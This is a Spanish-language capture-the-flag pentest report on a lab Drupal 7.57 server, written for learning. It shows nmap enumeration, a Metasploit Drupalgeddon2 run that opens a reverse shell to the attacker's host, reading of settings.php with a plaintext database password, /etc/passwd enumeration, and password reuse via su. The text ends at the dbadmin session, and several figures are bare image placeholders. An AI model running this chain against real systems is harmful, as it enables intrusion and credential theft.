INFORME DE PENTESTING · CTF

ARMAGEDDON

CyberCorp Security Portal — Explotación de Drupal 7 (Drupalgeddon2) y escalada a root

Plataforma	whoami-labs.com — Entorno de laboratorio autorizado
Máquina objetivo	ARMAGEDDON · 172.17.0.2
Dificultad	Media (3 XP)
Fecha	9 de noviembre de 2026
Duración	26 min 03 s (13:15:53 → 13:41:56 +0100)
Autor	Josep Sanz
Tipo de prueba	Caja negra (black-box) · Web + escalada local

FLAG CAPTURADA

```
ARMAGEDDON{4rm4g3dd0n_drUp4l_rce_m4st3r}
```

Aviso de alcance y legalidad. Todas las pruebas descritas en este documento se realizaron en un entorno de laboratorio aislado y expresamente autorizado para su ataque (whoami-labs). Las técnicas aquí recogidas no deben aplicarse contra sistemas de terceros sin autorización por escrito.

1. Resumen ejecutivo

Se ha realizado una auditoría de intrusión completa sobre el portal **CyberCorp Security Portal**, alojado en el host `172.17.0.2`. La máquina fue comprometida en su totalidad: se obtuvo ejecución remota de código (RCE) sin autenticación y, a partir de ahí, privilegios máximos (`root`) sobre el sistema.

El punto de entrada es una instalación de **Drupal 7.57** desactualizada y vulnerable a **Drupalgeddon 2 (CVE-2018-7600)**, un fallo crítico que permite ejecutar código arbitrario en el servidor con una simple petición HTTP. Una vez dentro como `www-data` , el fichero de configuración de Drupal exponía en texto claro la contraseña de la base de datos, reutilizada además por un usuario del sistema (`dbadmin`). Finalmente, una regla `sudo` mal configurada que permite ejecutar `/usr/bin/find` como `root` sin contraseña cerró la cadena hasta el control total del equipo.

Valoración de riesgo global: CRÍTICO. La cadena combina un fallo público con exploit fiable, credenciales expuestas y una escalada trivial. Cualquier atacante con acceso de red al puerto 80 podría replicarla en pocos minutos y de forma totalmente automatizable.

Resumen de vulnerabilidades

#	Vulnerabilidad	CWE / Referencia	CVSS 3.1	Severidad
1	RCE sin autenticación en Drupal 7.57 (Drupalgeddon2)	CWE-20 · CVE-2018-7600 · SA-CORE-2018-002	9.8	Crítica
2	Software (CMS) obsoleto y sin parchear	CWE-1104 · A06:2021	9.8	Crítica
3	Credenciales en texto claro en `settings.php` + reutilización de contraseña	CWE-312 / CWE-522 · A07:2021	7.8	Alta
4	Escalada de privilegios: `sudo NOPASSWD` sobre `find`	CWE-250 / CWE-269 · GTFOBins	7.8	Alta
5	Divulgación de versión e información (CHANGELOG.txt, ficheros INSTALL)	CWE-200 · A05:2021	5.3	Media

2. Alcance y metodología

La prueba se desarrolló en modalidad **caja negra**, partiendo únicamente de la dirección IP del objetivo, y siguió las fases clásicas de una operación ofensiva, alineadas con **MITRE ATT&CK** y el **OWASP Top 10**:

1. **Reconocimiento y enumeración** — descubrimiento de puertos, servicios y tecnología web.
2. **Análisis de vulnerabilidades** — identificación de la versión de Drupal y de exploits aplicables.
3. **Explotación / acceso inicial** — RCE vía Drupalgeddon2 → shell como `www-data` .
4. **Post-explotación** — recolección de credenciales en el sistema de ficheros.
5. **Escalada de privilegios** — abuso de `sudo` hasta `root` .
6. **Documentación** — evidencias, impacto y remediación.

3. Desarrollo técnico de la intrusión

3.1 · Reconocimiento — escaneo de puertos

Se lanza un escaneo completo de puertos TCP con detección de versión y scripts por defecto:

```
# Escaneo completo de puertos + versión + scripts NSE
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

El resultado revela un único puerto abierto, **80/tcp**, sirviendo **Apache 2.4.38 (Debian)**. El título de la página (*"Welcome to CyberCorp Security Portal"*) y, sobre todo, la cabecera `http-generator: Drupal 7` junto con el fichero `robots.txt` (que lista rutas típicas `/includes/`, `/modules/`, `/profiles/`, `/scripts/`…) identifican de inmediato el CMS: **Drupal 7**.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-09 13:16 +0100
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Welcome to CyberCorp Security Portal | CyberCorp Security Portal
|_http-server-header: Apache/2.4.38 (Debian)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-generator: Drupal 7 (http://drupal.org)
MAC Address: 4E:79:2B:60:7B:B8 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.84 seconds
```

Figura 1. *Escaneo Nmap: puerto 80 abierto, Apache 2.4.38 y generador Drupal 7.*

El script `http-enum` confirma la tecnología y enumera ficheros característicos de Drupal (`CHANGELOG.txt`, `INSTALL.txt`, `UPGRADE.txt`, carpetas `/user/` y `/0/`), lo que ya anticipa una posible fuga de información de versión.

```
|_      74A7BA4E-D496-587B-A72A-FA0BE663F994    0.0      https://vulners.co
|_http-server-header: Apache/2.4.38 (Debian)
| http-enum:
|   /rss.xml: RSS or Atom feed
|   /robots.txt: Robots file
|   /UPGRADE.txt: Drupal file
|   /INSTALL.txt: Drupal file
|   /INSTALL.mysql.txt: Drupal file
|   /INSTALL.pgsql.txt: Drupal file
|   /CHANGELOG.txt: Drupal v1
|   /: Drupal version 7
|   /README.txt: Interesting, a readme.
|   /0/: Potentially interesting folder
|_  /user/: Potentially interesting folder
MAC Address: 4E:79:2B:60:7B:B8 (Unknown)
```

Figura 2. *Enumeración HTTP con Nmap: ficheros y rutas propias de una instalación Drupal.*

3.2 · Enumeración web — identificación de la versión exacta

Los ficheros informativos de Drupal quedan accesibles públicamente. `UPGRADE.txt` confirma que se trata de la rama 7.x…




Figura 3. *Fichero UPGRADE.txt accesible: documentación de actualización de Drupal 7.x.*

…pero la pieza clave es `CHANGELOG.txt`, cuya primera entrada fija la versión instalada en **Drupal 7.57 (2018-02-21)**. Esta versión es anterior al parche de Drupalgeddon2 y, por tanto, **vulnerable a RCE sin autenticación**.




Figura 4. CHANGELOG.txt: la versión instalada es Drupal 7.57, previa al parche SA-CORE-2018-002.

> **Hallazgo.** Exponer `CHANGELOG.txt` permite a un atacante determinar la versión exacta del CMS sin lanzar un solo exploit, y seleccionar directamente el vector adecuado. Es un caso de libro de divulgación de información (CWE-200).

3.3 · Análisis de vulnerabilidades

Con la versión identificada, se buscan exploits disponibles. Tanto `searchsploit` como el buscador de Metasploit confirman que Drupal 7.57 cae dentro del rango afectado por **Drupalgeddon 2** (`Drupal < 7.58 – Drupalgeddon2 Remote Code Execution`).




Figura 5. searchsploit drupal 7.5: Drupalgeddon2 (Drupal < 7.58) entre los exploits de RCE aplicables.




Figura 6. *Búsqueda en Metasploit: el módulo exploit/unix/webapp/drupal_drupalgeddon2 soporta objetivos Drupal 7.x.*

3.4 · Explotación — RCE con Drupalgeddon2

Se emplea el módulo de Metasploit `exploit/unix/webapp/drupal_drupalgeddon2`, configurando el objetivo y el *handler* de la reverse shell:

```
msf > use exploit/unix/webapp/drupal_drupalgeddon2
msf > set RHOSTS 172.17.0.2
msf > set LHOST  172.17.0.1
msf > run
```

El módulo confirma el objetivo como vulnerable (*"The target is vulnerable. Detected vulnerable version 7"*), envía el *stage* y abre una sesión **Meterpreter**. El acceso se obtiene con el usuario del servidor web, `www-data`, sobre `/var/www/html` (raíz de Drupal).




Figura 7. *Drupalgeddon2 ejecutado: sesión Meterpreter abierta y listado de la raíz de Drupal.*

3.5 · Post-explotación — credenciales en settings.php

En Drupal, el fichero `sites/default/settings.php` contiene la configuración de la base de datos. Se localiza y se lee su contenido:




Figura 8. Navegación por el árbol sites/ para localizar el fichero de configuración settings.php.

```
meterpreter > cat sites/default/settings.php
```

El fichero expone, **en texto claro**, las credenciales de la base de datos:

Parámetro	Valor
database	`drupaldb`
username	`drupaluser`
password	`DrUp4l_Adm1n_S3cur3_P4ss!2018`
host / driver	`127.0.0.1` / `mysql`



Figura 9. settings.php: contraseña de la base de datos de Drupal expuesta en texto claro.

3.6 · Escalada de privilegios

Se mejora la sesión a una shell interactiva y se enumeran los usuarios del sistema con `/etc/passwd`. Destaca el usuario `dbadmin` (UID 1000, con `/bin/bash`). Aplicando el principio de que las contraseñas suelen reutilizarse, se prueba la de la base de datos:

```
meterpreter > shell
# www-data: enumerar usuarios con shell
cat /etc/passwd | grep -v nologin
# reutilización de la contraseña de la BD
su dbadmin        # Password: DrUp4l_Adm1n_S3cur3_P4ss!2018
```

La contraseña es válida: se obtiene una sesión como `dbadmin`.

